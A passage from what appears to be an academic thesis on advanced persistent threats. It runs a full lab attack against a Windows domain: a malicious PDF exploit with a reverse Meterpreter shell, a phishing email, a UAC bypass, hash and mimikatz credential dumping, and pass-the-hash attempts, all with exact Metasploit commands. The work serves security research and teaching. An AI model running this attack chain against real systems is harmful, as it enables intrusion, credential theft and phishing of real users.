By now there should be no doubt that an attacker have a wide range of tools and techniques at his/her disposal to do various things on a compromised system; collection of logfiles, e-mails, contacts, files and passwords[Kas14, p.13-15] [Kas15b] [Kasb, p.19-20], to name a few. Also in the attackers arsenal is the means to do keylogging[Kas15a, p.20], take screenshots[Kasb, p.19] and even monitoring what the victim is browsing live[Kas15b]. The question now becomes, how to ex-filtrate the data without the target victim noticing?

Ex-filtration

The problem of ex-filtrating data of any kind, without detection, is one that can be handled in different ways and often in combination:

- **Just send data in the clear** - Use already established modes of communication, like reverse shell or C2, to ex-filtrate the data[Manb, p.31] [Kas15d, p.34].
- **Send it encrypted** - Encrypt the data sent, to avoid that the defender figures out what was sent[Manb, p.33] [Kas15a, p.16].
- **Hide data in regular outbound traffic** - A more sophisticated attacker might try to hide ex-filtrated data in regular traffic, e.g. by oft-used protocols such as HTTP and not use non-standard ports[Manb, p.33] [Kas15d, p.34].
- **Stenography** - The avoid detection, an attacker could utilize stenography to hide in image files[Del15].

Covert channels

Another method is using so-called covert channels to leak information in such a way as to make it close-to-impossible for a defender to detect it. The basic principle can be summarized with an simplified example: Suppose an attacker has the ability to execute a program, which writes a logfile to a fixed location. The mere existence of the logfile could become a communication channel for the attacker. Similarly, if the program controls some external service, the availability of said service might also be used to encode some form of data[Lam73].

More advanced forms of covert channels include:

- Specific ordering of packets sent over a network can be used to encode data. However, there are several drawbacks, for instance many protocols do not guarantee that packets arrive in-order[Cou10, p.6].
- Constructing a protocol on top of another, e.g. using the ICMP data field to carry encoded data[Cou10, p.7-12].
- Exchanging data, over the air, using audio generated on computers[HG13].

CHAPTER 4

Attack Example

In order to demonstrate the workings of an APT attack, we execute a full lifecycle of an attack on a closed lab environment. As the environment should be similar to a typical corporate network, we chose to setup a windows domain with desktop client and servers. Due to timing constraints and the nature of the lab environment, the attack will not have the true nature of a real world APT attack. We will however attempt to keep true to a real world setup whenever feasible and possible.

4.1 Attack plan

Our initial attack plan follows the steps of the CKC model.

1. **Reconnaissance**: Due to the nature of our local environment we are not able to simulate this step.
2. **Weaponization**: Prepare a fileformat exploit.
3. **Delivery**: Infiltrate a client machine by sending a phishing mail containing the filetype exploit.
4. **Exploitation**: Wait until the user executes the exploit by opening the file.
5. **Installation**: Escalate privileges on the machine (perhaps to domain level).
6. **Command and Control**: Use a reverse shell for C&C.
7. **Actions on Objectives**: Lateral movement to fileserver to extract data.

Based on our attack plan, we need platform for the attacker, two client computers and two servers; We could use a single server with the roles of file server and domain controller, but that is a rare setup in real world scenarios. It is recommended that servers that function as domain controllers are not used for other services. Due to our requirements of running multiple operating systems simultaneously, we decided to use a virtual environment with virtual networking capabilities. As we would prefer to be able to capture and restore snapshots[1] of machines in our environment we have chosen to use VMware ESXi 5.5.0 as the hypervisor.

[1]Virtual Machine Snapshots allows capture of the VM guest state, by saving the memory and disk data. This makes it easy to restore a previous machine state.

Our simulated attacker is leveraging Kali Linux and the Metasploit framework in order to perform the attack, as this allows us to take advantage of the vast amount of well-known exploits and utilities. Kali Linux 1.1.0 was chosen due to prior experience with the distribution.

As Windows 7 currently holds the largest desktop market share (58%)[2], we have chosen to use as the basis for the client computers it in our environment. As we had difficulties finding reliable numbers for Windows Server market share, we chose to use Windows Server 2008 R2. Our rationale was that an organization using Windows 7 for client computers is likely to use Windows Server 2008 R2 for servers, as they have been made available simultaneously[3]. As we want to do memory analysis using Volatiliy we made the decision to use the 32 bit version of Windows 7 as the addresses are easier to work with.

We have decided not to install antivirus software or setup any firewall layers to protect the environment, as they will not have an effect on the procedure we will use - We would still leverage the Cooltype module, but attempt to obfuscate code better. Introducing firewalls would give constraints on ports or protocols to use; this would make it more difficult to penetrate the environment as it will limit our options to C2, but not change the methodology.

4.2 Environment

Based on our thoughts we have decided to setup our virtual machine lab with the structure seen in figures 4.2 and 4.3. The VM host provided by DTU Compute has the following hardware specifications:

Table 4.1: VM host specifications.

Model	DELL OptiPlex 990	RAM	16 GB DDR3
CPU	Intel® Core™ i5-2400 CPU @ 3.10 GHz	SSD	128 GB
Hypervisor	VMware ESXi 5.5.0	HDD	256 GB

As VMware ESXi 5.5.0 does not include all drivers required for the Dell® OptiPlex™ 990, we used ESXi-customizer to bundle drivers into the ESX-i 5.5.0 install iso prior to installation.[4]

Research team: Gordon (domain user), Rosenberg (domain user), Isaac (domain admin)

[2]`http://www.netmarketshare.com/report.aspx?qprid=10&qptimeframe=M&qpsp=195&qpch=350&qpdt=1&qpct=3&qpcustomd=0&qpcid=fw473276&qpf=16&qpwidth=600&qpdisplay=1111&qpmr=10&site=www.netmarketshare.com`

[3]`http://windows.microsoft.com/en-US/windows/history#T1=era8`

[4]http://www.v-front.de/p/esxi-customizer.html

VM	**004-w7sp1-x86**	**005-w7sp1-x86**
Purpose	*Workstation in research lab*	*Workstation in IT department*
OS	Windows 7 with Service Pack 1(32-bit edition)	Windows 7 with Service Pack 1(32-bit edition)
Installed applications	Wireshark 1.12.5, Adobe Reader 9.3.4, eM Client 6.0.21372.0	
Memory	1024 MB	1024 MB
IP address	10.0.0.104	10.0.0.105
Storage	40 GB (SSD)	40 GB (SSD)
Windows Domain	BLACKMESA	BLACKMESA
Primary Users	Research team	Issac(domain admin)

Table 4.2: VM information on client machines.

4.3 Metasploit

We have chosen Metasploit as our attack framework, and before we step into the steps we followed in the example we want to briefly explain what Metasploit is and what it can do.

Metasploit is an open source framework which makes it easy to develop and execute exploits towards target machines. A default installation contains a large amount of *modules* which can automate a large part of the exploitation process.

Metasploit modules and structure

At time of writing the Metasploit Framework contained 2844 modules: 1407 Exploits: These modules can exploit vulnerabilities in various software and hardware products. Some exploits contain methods to achieve code execution, and are able to run an arbitrary payload. 802 Auxiliary: This category contains network scanners, fuzzers, password crackers and other things which can aid in pentesting. 229 Post exploitation: When an attacker has gained access to a system, modules from this category allow privilege escalation, gathering of information and administration of resources. 361 Payloads: Primarily Command Control shells using various protocols. Also contains stagers and stages. 37 Encoders: Used for encoding payloads in different formats. If payloads should fulfill certain criteria, modules from this category can aid in changing

VM	**006-ws2008r2-64**	**007-ws2008r2-64**	**666-kali-110a**
Purpose	*Domain controller*	*File server*	*Attacker platform*
OS	Windows Server 2008 R2(64-bit edition)	Windows Server 2008 R2(64-bit edition)	Kali Linux 1.1.0
Installed applications	Wireshark 1.12.5, hMailServer 5.6.3		Metasploit (updated), Bro 2.4
Memory	1024 MB	1024 MB	1024 MB
IP address	10.0.0.106	10.0.0.107	10.0.0.66
Storage	50 GB (SSD)	50 GB (HDD)	40 GB (SSD)
Windows Domain	BLACKMESA	BLACKMESA	Not in domain
Primary Users	Domain administrators	Domain administrators	Root

Table 4.3: VM information on other machines.

the code to fit requirements - an example could be <no null bytes>, for payload used in a string buffer overflow. 8 Nops: NOP operations for different architectures - useful for patching binaries or generating NOP sleds.

As modules will often need some input to be used, it is possible to prepare parameters when the module is load, before the module is run. Payloads for exploits is also set after the module is loaded.

As some payloads are often too large to pack into the payload field of an exploit, a staged approach is often used, where a smaller program that download and run a second stage is embedded instead. In Metasploit, the module which serves the second stage payload is called a handler.

Meterpreter

The payload for Metasploit we will use the Meterpreter, which provide an advanced shell. It contains several improvements over a native shell, and allows an attacker to easily gather information from a target computer and do further exploitation. Some features include file manipulation, process listing, webcam control and the ability to use extensions.

During this attack example we will make use of Meterpreter for C2 and a Mimikatz extension for Meterpreter. The method for transmitting commands to the computer is not relevant in regards to defences and Meterpreter provides us a stable platform to work from. Mimikatz is a well known tool which can extract passwords, hashes and kerberos tickets. It can also be used to do pass-the-hash, pass-the-ticket or to generate golden tickets.

Reconnaissance

As the lab environment is setup by ourselves, we know all the intrinsic details and versions of the software components used. Due to the nature of the setup, we are unable to demonstrate a realistic reconnaissance stage. We are instead going to make some assumptions on what can be learned by an attacker in a reconnaissance stage.

During our simulated reconnaissance stage, we assume that we learn the company uses Windows 7 for client computers and that our target has Adobe Reader 9.8.3 installed on his computer. Due to using Windows 7 for client computers, the company will most likely use a Domain setup and have an Active Directory server and possibly a file server within reach of the server.

The attacker also learns that researchers share a workstation in the research lab (004), as well as a timesheet for when the researchers are in the lab.

Hours		Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
8-12	*Red shift*	Gordon	Eli	Isaac	Gordon	Eli	Isaac	Lab closed
12-16	*Green shift*	Isaac	Gordon	Eli	Isaac	Gordon	Eli	Lab closed
16-20	*Blue shift*	Eli	Isaac	Gordon	Eli	Isaac	Gordon	Lab closed

Table 4.4: Black Mesa Anomalous Materials lab - Sector C.

Contact information of employees is available online.

Weaponization

Our goal for this phase is to find an appropriate vulnerability for the target platform. As we are leveraging the Metasploit framework, we start by looking for an exploit module relevant for Windows 7 and Adobe.

The metasploit console contains a command to search for modules:

```
msf > search adobe
```

As we get a lot of irrelevant results, we can narrow the result down by using the file structure of Metasploit in our search.

```
msf > search exploit/windows/fileformat/adobe

Matching Modules
================

Name                                                    Disclosure Date  Rank
----                                                    ---------------  ----
exploit/windows/fileformat/adobe_collectemailinfo       2008-02-08       good
exploit/windows/fileformat/adobe_cooltype_sing          2010-09-07       great
exploit/windows/fileformat/adobe_flashplayer_button     2010-10-28       normal
exploit/windows/fileformat/adobe_flashplayer_newfunction  2010-06-04     normal
exploit/windows/fileformat/adobe_flatedecode_predictor02  2009-10-08     good
```

```
exploit/windows/fileformat/adobe_geticon                  2009-03-24       good
exploit/windows/fileformat/adobe_illustrator_v14_eps      2009-12-03       great
exploit/windows/fileformat/adobe_jbig2decode              2009-02-19       good
exploit/windows/fileformat/adobe_libtiff                  2010-02-16       good
exploit/windows/fileformat/adobe_media_newplayer          2009-12-14       good
exploit/windows/fileformat/adobe_pdf_embedded_exe         2010-03-29       excellent
exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs    2010-03-29       excellent
exploit/windows/fileformat/adobe_reader_u3d               2011-12-06       average
exploit/windows/fileformat/adobe_toolbutton               2013-08-08       normal
exploit/windows/fileformat/adobe_u3d_meshdecl             2009-10-13       good
exploit/windows/fileformat/adobe_utilprintf               2008-02-08       good
```

We chose to use the *Cooltype* module, as it has *great* rating and it exploits the same vulnerability as the Crouching Yeti APT has.[5]

As we want to be able to send commands to the target, we need to include a payload that gets executed after the vulnerability has been exploited – As we would like to leverage the added functionality of meterpreter and circumvent blocked ports, we chose to use the reverse connecting tcp meterpreter payload.

The following steps generate a PDF file with the Cooltype vulnerability and a meterpreter shell which connects back to the attacker.

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_cooltype_sing) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(adobe_cooltype_sing) > set LPORT 4444
LPORT => 4444
msf exploit(adobe_cooltype_sing) > run

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

The resulting pdf file is now saved on the attackers system in */root/.msf4/local/msf.pdf* – the filename is not changed, to make it clear this is the actual file we send to the target.

Delivery

A commonly used delivery method is a phishing attack, which consists of a crafted email which looks legitimate[6] and lures the target to open the attached file.

In this example, we use a non-existent email address and bogus subject. The following body is used:

[5]CVE-2010-2883 was used as part of Crouching Yeti phishing attacks.
[6]The email can be carefully crafted leading to a higher success rate.

```
Hello Mr. Freeman

Here are the specs for the Hazardous Environment Suit - make sure you
read it before putting it on!

G-man
```

As we use sendEmail[7], we need to save the body to a text file:

```
echo Hello Mr. Freeman > /root/email_body
echo >> /root/email_body
echo Here are the specs for the Hazardous Environment Suit - make sure you read it before putting
 ↪   it on! >> /root/email_body
echo >> /root/email_body
echo G-man >> /root/email_body
```

We are now ready to send the mail:

```
root@666-kali-64bit:~# sendEmail -t gordon@blackmesa.org -f gman@trustworthydomain.com -s
 ↪   10.0.0.106 -u "Totally not malware" -a /root/.msf4/local/msf.pdf < /root/email_body
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.

Jun 09 10:43:00 666-kali-64bit sendEmail[12411]: Message input complete.
Jun 09 10:43:12 666-kali-64bit sendEmail[12411]: Email was sent successfully!
```

The user receives the mail in his email client – how well the mail is crafted determines whether this critical phase is successful or not.

As the user is hopefully curious and/or naïve we expect the malicious file is opened.

Exploitation


Getting access

While waiting for the target to run the exploit, the attacker sets up a handler for the incoming connection.

```
msf exploit(adobe_cooltype_sing) > use exploit/multi/handler
msf exploit(handler) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse handler on 192.168.3.93:4444
[*] Starting the payload handler...
```

[7]sendEmail is a lightweight commandline SMTP client, available in Kali Linux by default


eM Client
File Edit View Actions Tools Help
New Reply Reply All Forward Print Move to Junk Delete Send and Receive Invite to eM Client
Mail
Smart Folders
All Inboxes
Unread
Flagged
gordon@blackmesa.org
Inbox
Sent
Trash
Local Folders
Inbox
Outbox
Sent
Trash
Drafts
Junk E-mail
Calendar
Tasks
Contacts
Search (type '?' for help)
Sorted by Received
Newest
Today
File Edit Actions Help
Reply Reply All Forward Meeting Task No Category
Contact Details · Agenda · Chat
Unread: 0 Total: 6

gman@trustworthydomain.com 12:24
Totally not malware

Totally not malware
From gman@trustworthydomain.com 12:24:28
to gordon@blackmesa.org

msf.pdf (45 kB)

Hello Mr. Freeman

Here are the specs for the Hazardous Environment Suit - make sure you read it before putting it on!

G-man

Figure 4.5: Phishing email recieved by Gordon.


When the user opens the msf.pdf file, Adobe Reader is launched. As the targets current version of Adobe Reader contains the Cooltype vulnerability, the exploit is effective and executes the payload. The payload connects back to the attacker, which is ready to take control of the payload and run commands on the now infected target system.

```
[*] Sending stage (770048 bytes) to 10.0.0.104
[*] Meterpreter session 1 opened (10.0.0.66:4444 -> 10.0.0.104:51666) at 2015-06-11 12:30:02 +0200
```

This exploit unfortunately results in some rendering issues, which an avid user might suspect for a malicious file.

As Adobe Reader is the host process of the reverse connection, the window hangs and is even displayed as "not responding" if the user is attempting to interact with it. Closing Adobe Reader also terminates the reverse connection, so the attacker should be quick to migrate to another process. A good choice is explorer.exe as we know it will stay running as long as the user is logged in[8].

[8]Under normal circumstances – if explorer.exe is manually restarted or crashes the Meterpreter session is closed.


msf.pdf - Adobe Reader
File Edit View Document Tools Window Help
eM Client
File Edit View Actions Tools Help
New Reply Reply All Forward Print Move to Junk Delete Send and Receive Invite t
Mail
Search (type '?' for help)
Sorted by Received Newest
Today
Smart Folders
All Inboxes
Unread
Flagged
gordon@blackmesa.org
Inbox
Sent
Trash
Local Folders
Inbox
Outbox
Sent
Trash
Drafts
Junk E-mail
Calendar
Tasks
Contacts
File Edit Actions Help
Reply Reply All Forward Meeting Task
No

Totally not malware

From gman@trustworthydomain.com
to gordon@blackmesa.org

msf.pdf (46 kB)

Hello Mr. Freeman

Here are the specs for the Hazardous Environment Suit - make putting it on!

G-man

Figure 4.6: Opening the attached file crashes Adobe Reader.

This can easily be done using the Meterpreter shell: Processes on the system are listed to get the process ID of explorer.exe, which is used in the migrate command, which makes it possible to move the Meterpreter session to another process.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session     User              Path
 ---   ----  ----                ----  -------     ----              ----
 0     0     [System Process]          4294967295
 4     0     System                    4294967295
... snip ...
 1776  2840  AcroRd32.exe        x86   2           BLACKMESA\gordon  C:\Program Files\Adobe\Reader
  ↪    9.0\Reader\AcroRd32.exe
... snip ...
 2860  2840  explorer.exe        x86   2           BLACKMESA\gordon  C:\Windows\Explorer.EXE
... snip ...

meterpreter > migrate 2860
[*] Migrating from 1776 to 2860...
[*] Migration completed successfully.
```

Migrating to another process kills the Acrobat Reader process and closes the window.

As the attacker now has a stable hidden platform to work from, work on escalation can now be done.

Persisting in the environment is left for later, as it is not certain that this system is well suited for installing a reverse shell on. Losing the connection before persistence is done could be critical, as the user is not likely to open the PDF file again, but for this example we choose not to persist on this system.

Improving the exploitation phase could be done by automatically migrating to explorer.exe and opening a PDF file which renders correctly. This would make it more difficult for skilled users to detect the infection by how the system behaves.

Stealing local credentials

We want to steal LN/NTLM hashes stored in the SAM database, as they might be useful for pass-the-hash attacks against other systems in the environment. In order to access the SAM database, Meterpreter must be running with SYSTEM privileges. In order to escalate to system, the meterpereter command *getsystem* can be used.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

As the process we are in currently is protected by UAC, we are not able to run the *getsystem* command. In order to circumvent the UAC protection and gain administrator privileges we will leverage another module: *bypassuac*.

As explained in Bypassing UAC on page 46, the *bypassuac* module allows us to start a new process which is not protected by UAC. The module is an exploit and requires a payload in order to be practical, like the cooltype module used to generate the PDF. As we would like to interact with the process we set a reverse tcp meterpreter shell as the payload.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(bypassuac) > set LPORT 4445
LPORT => 4445
msf exploit(bypassuac) > set SESSION 1
SESSION => 1
msf exploit(bypassuac) > run

[*] Started reverse handler on 10.0.0.66:4445
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 10.0.0.104
[*] Meterpreter session 2 opened (10.0.0.66:4445 -> 10.0.0.104:49214) at 2015-06-11 12:32:17 +0200

meterpreter >
```

We now have two meterpreter sessions running:

```
msf exploit(bypassuac) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  BLACKMESA\isaac @ 004-WIN7PRO-SP1  10.0.0.66:5555 -> 10.0.0.104:51666
   ↪   (10.0.0.104)
  2   meterpreter x86/win32  BLACKMESA\isaac @ 004-WIN7PRO-SP1  10.0.0.66:4445 -> 10.0.0.104:49214
   ↪   (10.0.0.104)
```

The first session is still protected by UAC, while the second session is running as administrator. In the second session, we are able to escalate using the *getsystem* command.

```
meterpreter > getsystem
...got system (via technique 1).
```

We can verify that we are running as SYSTEM by executing *getuid*. [9]

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

To steal LM/NTLM hashes we use the *smart_hashdump* module.

[9] http://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against 004-WIN7PRO-SP1
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20150609110554_default_10.0.0.104_windows.hashes_368907.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]   Obtaining the boot key...
[*]   Calculating the hboot key using SYSKEY 6f4f57339bdc395517b7d8fb38193e32...
[*]   Obtaining the user list and keys...
[*]   Decrypting user keys...
[*]   Dumping password hints...
[+]   user:"user1pass"
[*]   Dumping password hashes...
[+]   Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]   user:1000:aad3b435b51404eeaad3b435b51404ee:b8460dfbfe28fdfcccc172e9f9107b0d:::
```

As we now have the hashes for the local Administrator for 004-WIN7PRO-SP1 system, we will now try to pivot to another client machine in the domain.

Stealing domain credentials

Should the local credentials not be sufficient, we also want to gather any domain credentials from the current system.

As several different domain users might have logged in to this machine, some usable credentials might be cached. Unfortunately, cached domain credentials are hashed using the MSCash2 algorithm before they are stored. The MSCash2 algorithm is very expensive to generate, and thus it is not feasible to attempt to decrypt any hashes we can find.[10] With a good wordlist and enough time we could try the passwords from the list using oclHashcat to check if we had a match[11]. As it possible to gather domain credentials from memory using *mimikatz*, *WCE* and similar tools, we are going to attempt that approach first.

Using *mimikatz* has the advantage of running only in memory[12]. The extension is first loaded, and then then *sekurlsa::logonPasswords* command is run:

```
meterpreter > use mimikatz
Loading extension mimikatz...success.
meterpreter > mimikatz_command -f sekurlsa::logonPasswords
^[[3~"0;395835","Kerberos","gordon","BLACKMESA","lm{ 038dcc2d4fc4c347c2265b23734e0dac }, ntlm{
 ↪   fe7e7d2c45dfc74cb503353561ced89c }"
Freeman1"
... snip ...
```

Unfortunately, the output of mimikatz contains a lot of redundancy, which is why the example above is snipped. As *mimikatz* works on cached credentials in

[10]"about 330 DCC2 hashes/sec (MSCash2) on Intel Core2 Quad Q6700" http://openwall.info/wiki/john/MSCash2

[11]oclHashcat supports the DCC2 algorithm `http://hashcat.net/oclhashcat/`

[12]https://www.offensive-security.com/metasploit-unleashed/mimikatz/

memory, it is often possible to pick out the cleartext password aswell. For the BLACKMESA\Gordon user, the password is Freeman1.

Pivoting attempts

In order to pivot to other machines in the domain, we need to know which machines are in our vicinity. To enumerate other domain computers we use the *adsi_computer_enum* module from the *extapi* meterpreter extension. As we know we are running under the BLACKMESA domain, we ask to enumerate computers within that domain.

```
meterpreter > load extapi
Loading extension extapi...success.
meterpreter > adsi_computer_enum BLACKMESA

BLACKMESA Objects
=================

name             distinguishedname                                            description  comment
----             -----------------                                            -----------  -------
004-WIN7PRO-SP1  CN=004-WIN7PRO-SP1,CN=Computers,DC=blackmesa,DC=org
005-WIN7PRO-SP1  CN=005-WIN7PRO-SP1,CN=Computers,DC=blackmesa,DC=org
006-WIN2008R2    CN=006-WIN2008R2,OU=Domain Controllers,DC=blackmesa,DC=org
007-WIN2008R2    CN=007-WIN2008R2,CN=Computers,DC=blackmesa,DC=org

Total objects: 4
```

From this output, the attacker learns that another client computer (005) and two servers (006 and 007) are on the network. From the distinguished name, it is also possible to determine that 006 is the domain controller. Gaining access to the DC might be difficult and risky, as anomaly detection would easily be triggered.

Instead, we want to jump to the other workstation, as we know Isaac is often using that. As many companies use a disk image for installing new machines in the network, the local administrator password for the computers might be identical, allowing us to login using the credentials gathered before.

As we do not have the cleartext password, we are going to attempt to pass-the-hash to gain access to 005. The module *psexec* is used for this purpose. It also carries a payload, for which we will use meterpreter with a reverse tcp connection again.

The module *psexec* can be used to authenticate towards another computer using only the username and password hashes.

```
meterpreter > background
msf exploit(bypassuac) > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set RHOST 10.0.0.105
RHOST => 10.0.0.105
msf exploit(psexec) > set LHOST 10.0.0.66
LHOST => 10.0.0.66
msf exploit(psexec) > set LPORT 4446
LPORT => 4446
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
```

```
msf exploit(psexec) > set SMBPass
 ↪  aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
SMBPass => aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
msf exploit(psexec) > set SMBDomain 005-WIN7PRO-SP1
SMBDomain => 005-WIN7PRO-SP1
msf exploit(psexec) > run

[*] Started reverse handler on 10.0.0.66:4446
[*] Connecting to the server...
[*] Authenticating to 10.0.0.105:445|005-WIN7PRO-SP1 as user 'Administrator'...
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: The server
 ↪  responded with error: STATUS_ACCOUNT_DISABLED (Command=115 WordCount=0)
```

The exploit fails with STATUS_ACCOUNT_DISABLED, which allow us to learn that the local administrator account is disabled on the 005 machine.

As we also have credentials for the Gordon domain user, we will attempt to login to the 005 workstation using those credentials.

```
msf exploit(psexec) > set SMBUser gordon
SMBUser => gordon
msf exploit(psexec) > set SMBPass
 ↪  038dcc2d4fc4c347c2265b23734e0dac:fe7e7d2c45dfc74cb503353561ced89c
SMBPass => 038dcc2d4fc4c347c2265b23734e0dac:fe7e7d2c45dfc74cb503353561ced89c
msf exploit(psexec) > set SMBDomain BLACKMESA
SMBDomain => BLACKMESA
msf exploit(psexec) > run

[*] Started reverse handler on 10.0.0.66:4446
[*] Connecting to the server...
[*] Authenticating to 10.0.0.105:445|BLACKMESA as user 'gordon'...
[*] Uploading payload...
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
 ↪  error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
```

The exploit now fails with STATUS_ACCESS_DENIED which indicates that the user is not able to access the required admin$ share that is necessary to write to, in order for the exploit to succeed.

As we are unable to execute a pass-the-hash on 005, we will attempt to move to the file server, using the Gordon domain user credentials. As we learned previously, the fileserver resides on 10.0.0.107.

```
msf exploit(psexec) > set RHOST 10.0.0.107
RHOST => 10.0.0.107
msf exploit(psexec) > run

[*] Started reverse handler on 10.0.0.66:4446
[*] Connecting to the server...
[*] Authenticating to 10.0.0.107:445|BLACKMESA as user 'gordon'...
[*] Uploading payload...
[-] Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
 ↪  error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
```

As the exploit still fails with STATUS_ACCESS_DENIED, the admin$ share of the fileserver is also not writable. We are therefore unable to execute the attack towards the fileserver with our current credentials.

Persistence

As we are unable to pivot using the current credentials, we are going to attempt to recover credentials from other users of the research lab workstation. We know Isaac is coming to the lab during *Blue shift*, and we might be able to recover his credentials after he has logged in. To capture the login information of Isaac, we could install a keylogger, migrate to a process which we know persists between user sesssions[13] or install a reverse Meterpreter shell which runs whenever a user logs in.

Running on startup would allow the best possible chances of capturing credentials and keep our foothold in the network. Meterpreter contains a persistence module, which allows easy installation of a reverse Meterpreter shell, and can allows easy selection of different start up possibilities.

